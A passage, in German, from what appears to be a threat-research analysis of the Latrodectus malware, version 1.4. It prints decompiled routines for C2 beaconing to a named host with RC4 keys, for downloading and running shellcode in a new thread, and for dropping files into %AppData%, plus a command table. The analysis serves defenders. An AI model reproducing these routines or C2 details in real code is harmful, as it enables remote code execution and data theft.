14000e2e6      int32_t fnv_offset_basis = 0x811c9dc5;
14000e31b      for (char* i = input_str; i < &input_str[len]; i = &i[1])
14000e31b      {
14000e336          fnv_offset_basis = ((fnv_offset_basis ^ ((int32_t)*(uint8_t*)i)) * 0x1000193);
14000e31b      }
14000e342      return ((uint64_t)fnv_offset_basis);
14000e2d8  }
```

C2-Kommunikation

Für die erste Kommunikation mit dem C2-Server sammelt Latrodectus viele Informationen vom infizierten System wie den Benutzernamen, die Betriebssystemversion und die MAC-Adresse. Die Informationen werden nach einem bestimmten Muster formatiert, mit dem RC4-Algorithmus verschlüsselt, mit base64 codiert und an den C2 gesendet.

Die RC4-Schlüssel, die in den analysierten Proben gefunden wurden, waren "2sDbsEUXvhgLOO4Irt8AF6el3jJ0M1MowXyao00Nn6ZUjtjXwb" und "kcyBA7IbADOhw5ztcv09vmF8GYmR38eu7OGdfD7pyRelTPKH1G".

Bei der Datenformatierung können wir die Versionsnummer 1.4 markieren, die gesetzt wird.

```
// Dec str:
// counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
void* format_str;
if (mw_dec_str(&data_140011420, &dec_str) == 0)
{
    format_str = &dec_str;
}
else
{
    format_str = &dec_str;
}
ptr_wsprintfA(req_data, format_str, ((uint64_t)req_count), ((uint64_t)req_type), guid, os_version, arch, username, campaign_id, 1, 4, 1, direction);
```

Die Informationen werden im HTTP-Body über eine HTTP POST-Anfrage gesendet. Der Endpunkt, der in den neuen Varianten verwendet wird, ist "/test" anstelle von "/live", wie in früheren Versionen beobachtet. Obwohl dies ein sehr schwacher Indikator ist, könnte die Verwendung dieses speziellen Endpunkts darauf hindeuten, dass es sich um eine Testversion der Malware handelt.

```
POST /test/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: minrezviko.com
Content-Length: 256
Cache-Control: no-cache

8scROKxcJMPAsOPQxGybwJwWBv4jtJOKhs43cU+8AIghobHKH0EhXZAZEjFENq6KJ5KKVqrx2S7PHaKmE2gR4ynglGLTVcegeQK9PX5qV14hoy9dN8t8BnxKRStND7iodgQYJ54SDbiskKWSXjB0S7D/wHytH6kRBuAeuh3J/s5f83LKvR
Rjr8HD9f9jodw6BgORMuwMRdNbHPhjsXbKOWf3XZexVGlfuPTFbWQkeF1hXNXuXcg5gR96ohPnBJQ=
```

Befehle

In Version 1.4 hat Latrodectus zwei neue Befehle in seine Payload eingeführt: Befehls-ID 22 und 25.

```
140004d79  837c242412          cmp     dword [rsp+0x24 {var_a44}], 0x12
140004d7e  0f8415020000        je      0x140004f99

140004d84  837c242413          cmp     dword [rsp+0x24 {var_a44}], 0x13
140004d89  0f842c020000        je      0x140004fbb

140004d8f  837c242414          cmp     dword [rsp+0x24 {var_a44}], 0x14
140004d94  0f842d020000        je      0x140004fc7

140004d9a  837c242415          cmp     dword [rsp+0x24 {var_a44}], 0x15
140004d9f  0f842e020000        je      0x140004fd3

140004da5  837c242416          cmp     dword [rsp+0x24 {var_a44}], 0x16
140004daa  0f842f020000        je      0x140004fdf

140004db0  837c242419          cmp     dword [rsp+0x24 {var_a44}], 0x19
140004db5  0f8430020000        je      0x140004feb

140004dbb  e935020000          jmp     0x140004ff5
```

Befehl 0x16

Bei diesem Befehl lädt die Malware einen Shellcode vom angegebenen Server herunter und führt ihn über einen neuen Thread aus.

```
1400085b9        uint64_t payload_addr = w_alloc_virt_mem(((uint64_t)size));
1400085d2        und_memcpy(payload_addr, downloaded_payload, size);
1400085dc        struct payload_struct* payload_ctx = w_alloc_virt_mem(0x18);
1400085f0        *(uint64_t*)payload_ctx = payload_addr;
1400085fc        payload_ctx->payload_size = size;
14000860b        payload_ctx->data_addr = &data_140011e48;
140008614        void var_220;
140008614        var_250 = &var_220;
140008619        void* var_258;
140008619        var_258 = 0;
140008637        hThread = ptr_CreateThread(0, 0, shellcode_thread_entry, payload_ctx, var_258, var_250);
140008643        w_free_mem(downloaded_payload);
140008648        rax_9 = 1;
140008587    }
140008658    return rax_9;
```

Der Unterschied zwischen diesem Befehl und Befehl 14 besteht darin, dass eine Funktion, die die Base64-Codierung ausführt, als Parameter an den Shellcode selbst übergeben wird. Die Adresse der base64-Funktion wird in einer zugeordneten Dateiansicht mit dem Namen "12345" gespeichert.

```
14000d4c6       // Dec str: 12345
14000d4ce       void* lpName;
14000d4ce       void dec_str;
14000d4ce       if (mw_dec_str(&data_140011880, &dec_str) == 0)
14000d4ce       {
14000d4e1           lpName = &dec_str;
14000d4ce       }
14000d4ce       else
14000d4ce       {
14000d4d5           lpName = &dec_str;
14000d4ce       }
14000d50a       int64_t hMap = ptr_CreateFileMappingA(-1, 0, 4, 0, 0x40, lpName);
14000d51b       if (hMap == 0)
14000d51b       {
14000d51d           rax_3 = 0;
14000d51b       }
14000d51b       else
14000d51b       {
14000d53d           void* const (** view_base)(int64_t arg1, int64_t arg2, int32_t arg3) = ptr_MapViewOfFile(hMap, 0xf001f, 0, 0, 0x40);
14000d54e           if (view_base != 0)
14000d54e           {
14000d55e               mw_init_shellcode_struct(&data_140011e78);
14000d56f               *(uint64_t*)view_base = mw_base64_dec;
14000d57a               payload_ctx->payload_addr(mw_base64_dec);
14000d583               w_free_mem_recursive(data_140011e78);
14000d5a6               ptr_VirtualFree(payload_ctx->payload_addr, ((uint64_t)payload_ctx->payload_size), 0x8000);
14000d5b4               w_free_mem(payload_ctx);
14000d5be               ptr_UnmapViewOfFile(view_base);
14000d5c9               ptr_CloseHandle(hMap);
```

Befehl 0x19

In diesem Befehl erhält die Malware einen Dateinamen und einen Remote-Speicherort, von dem die Datei heruntergeladen werden soll. Der Dateiname wird dann an %AppData% angehängt, die Datei wird heruntergeladen und ihr Inhalt in den angegebenen Pfad geschrieben.

```
14000562d       uint64_t app_data_path;
14000562d       void* format_str;
14000562d       void file_name;
14000562d       ptr_MultiByteToWideChar(0, 1, ((char*)mw_cmd_value + ((int64_t)j)), ((uint64_t)mw_get_str_len(((char*)mw_cmd_value +
140005633       uint64_t var_768 = 0;
140005646       // CSIDL_APPDATA
140005646       app_data_path = mw_find_specific_folder(0x1a);
140005651       if (app_data_path == 0)
140005651       {
140005651           break;
140005651       }
140005665       void dest_path;
140005665       mw_zero_mem(&dest_path, 0x208);
140005677       void remote_file_location;
140005677       mw_zero_mem(&remote_file_location, 0x208);
1400056b0       ptr_MultiByteToWideChar(0, 1, mw_cmd_value, ((uint64_t)mw_get_str_len(mw_cmd_value)), &remote_file_location, 0x104);
1400056c2       // Dec str: %s/%s
1400056ca       void dec_str;
1400056ca       if (mw_dec_str(&data_140010e48, &dec_str) == 0)
1400056ca       {
1400056dd           format_str = &dec_str;
1400056ca       }
1400056ca       else
1400056ca       {
1400056d1           format_str = &dec_str;
1400056ca       }
1400056fc       ptr_wsprintfW(&dest_path, format_str, app_data_path, &file_name);
14000571d       i = mw_download_and_write_file(&remote_file_location, &dest_path, nullptr, nullptr);
140005726   } while (i != 0);
```

Unter Berücksichtigung dieser Ergänzungen finden Sie im Folgenden eine Tabelle der aktualisierten Befehle, die von der Malware unterstützt werden:

Befehls-ID	Description
2	Sammeln einer Liste von Desktop-Dateinamen

Befehls-ID	Description
3	Sammeln von Informationen über die laufenden Prozesse
4	Sammeln von Systeminformationen
12	Laden Sie eine reguläre ausführbare Datei herunter und führen Sie sie aus
13	Herunterladen und Ausführen einer DLL über rundll32
14	Laden Sie einen Shellcode herunter und führen Sie ihn aus
15	Selbstaktualisierung
17	Beenden Sie sich selbst
18	Laden Sie die IcedID-Nutzlast herunter und führen Sie sie aus
19	Erhöhen Sie die Zeitüberschreitung im Ruhezustand
20	Anforderungszähler zurücksetzen
21	Laden Sie das Stealer-Modul herunter und führen Sie es aus
22	Laden Sie einen Shellcode herunter und führen Sie ihn aus, indem Sie die base64-Codierungsfunktion als Parameter übergeben
25	Laden Sie eine Datei in das Verzeichnis %AppData% herunter

Netskope-Erkennung

- Netskope Threat Protection
  - Gen:Variant.Ulise.493872
  - Trojaner.Generic.36724146
- Netskope Advanced Threat Protection bietet proaktiven Schutz gegen diese Bedrohung.

    Win64.Trojan.ShellCoExec

Schlussfolgerungen

Latrodectus hat sich ziemlich schnell weiterentwickelt und seiner Nutzlast neue Funktionen hinzugefügt. Das Verständnis der Aktualisierungen, die auf die Nutzlast angewendet werden, ermöglicht es Defendern, automatisierte Pipelines ordnungsgemäß einzurichten und die Informationen für die weitere Suche nach neuen Varianten zu verwenden. Netskope Threat Labs wird weiterhin verfolgen, wie sich der Latrodectus entwickelt und wie viel TTP er hat.

IOCs

Alle IOCs und Skripte, die sich auf diese Malware beziehen, finden Sie in unserem GitHub-Repository.